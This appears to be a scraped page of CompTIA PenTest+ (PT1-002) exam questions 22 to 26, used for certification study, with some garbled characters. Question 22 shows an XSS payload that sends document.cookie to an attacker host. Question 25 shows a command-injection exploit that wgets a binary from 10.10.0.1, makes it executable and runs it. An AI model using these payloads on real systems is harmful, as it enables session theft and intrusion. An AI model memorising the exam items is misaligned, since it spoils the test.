
Step 1
?

Step 2
?

Step 3
?

Step 4
?

Show Suggested Answer



Actual exam question from CompTIA's PT1-002

Question #: 22

Topic #: 1

[All PT1-002 Questions]

Given the following code:

```
<SCRIPT>var+img=new+Image();img.src=`http://hacker/%20+%20document.cookie;</SCRIPT>
```

Which of the following are the BEST methods to prevent against this type of attack? (Choose two.)

A. Web-application firewall


B. Parameterized queries

C. Output encoding

D. Session tokens

E. Input validation

F. Base64 encoding



Actual exam question from CompTIA's PT1-002

Question #: 23

Topic #: 1

[All PT1-002 Questions]

A penetration tester who is doing a security assessment discovers that a critical vulnerability is being actively exploited by cybercriminals. Which of the following should the tester do NEXT?


A. Reach out to the primary point of contact

B. Try to take down the attackers

C. Call law enforcement officials immediately

D. Collect the proper evidence and add to the final report

Show Suggested Answer



Actual exam question from CompTIA's PT1-002

Question #: 24

Topic #: 1

[All PT1-002 Questions]

A penetration-testing team is conducting a physical penetration test to gain entry to a building. Which of the following is the reason why the penetration testers should carry copies of the engagement documents with them?

A. As backup in case the original documents are lost

B. To guide them through the building entrances

C. To validate the billing information with the client

D. As proof in case they are discovered

Actual exam question from CompTIA's PT1-002
Question #: 25
Topic #: 1
[All PT1-002 Questions]

A penetration tester was able to gain access to a system using an exploit. The following is a snippet of the code that was utilized: exploit = `POST ` exploit += `/cgi-bin/index.cgi?action=login&Path=%27%0A/bin/sh${IFS} `"
c${IFS}'cd${IFS}/tmp;${IFS}wget${IFS}http://10.10.0.1/apache;${IFS}chmod${IFS}777${IFS}apache;${IFS}./apache'%0A%
27&loginUser=a&Pwd=a`
exploit += `HTTP/1.1`
Which of the following commands should the penetration tester run post-engagement?


A. grep ג€"v apache ~/.bash_history > ~/.bash_history

B. rm ג€"rf /tmp/apache

C. chmod 600 /tmp/apache

D. taskkill /IM ג€apacheג€ /F

Show Suggested Answer



Actual exam question from CompTIA's PT1-002

Question #: 26

Topic #: 1

[All PT1-002 Questions]

Which of the following describe the GREATEST concerns about using third-party open-source libraries in application code? (Choose two.)

A. The libraries may be vulnerable

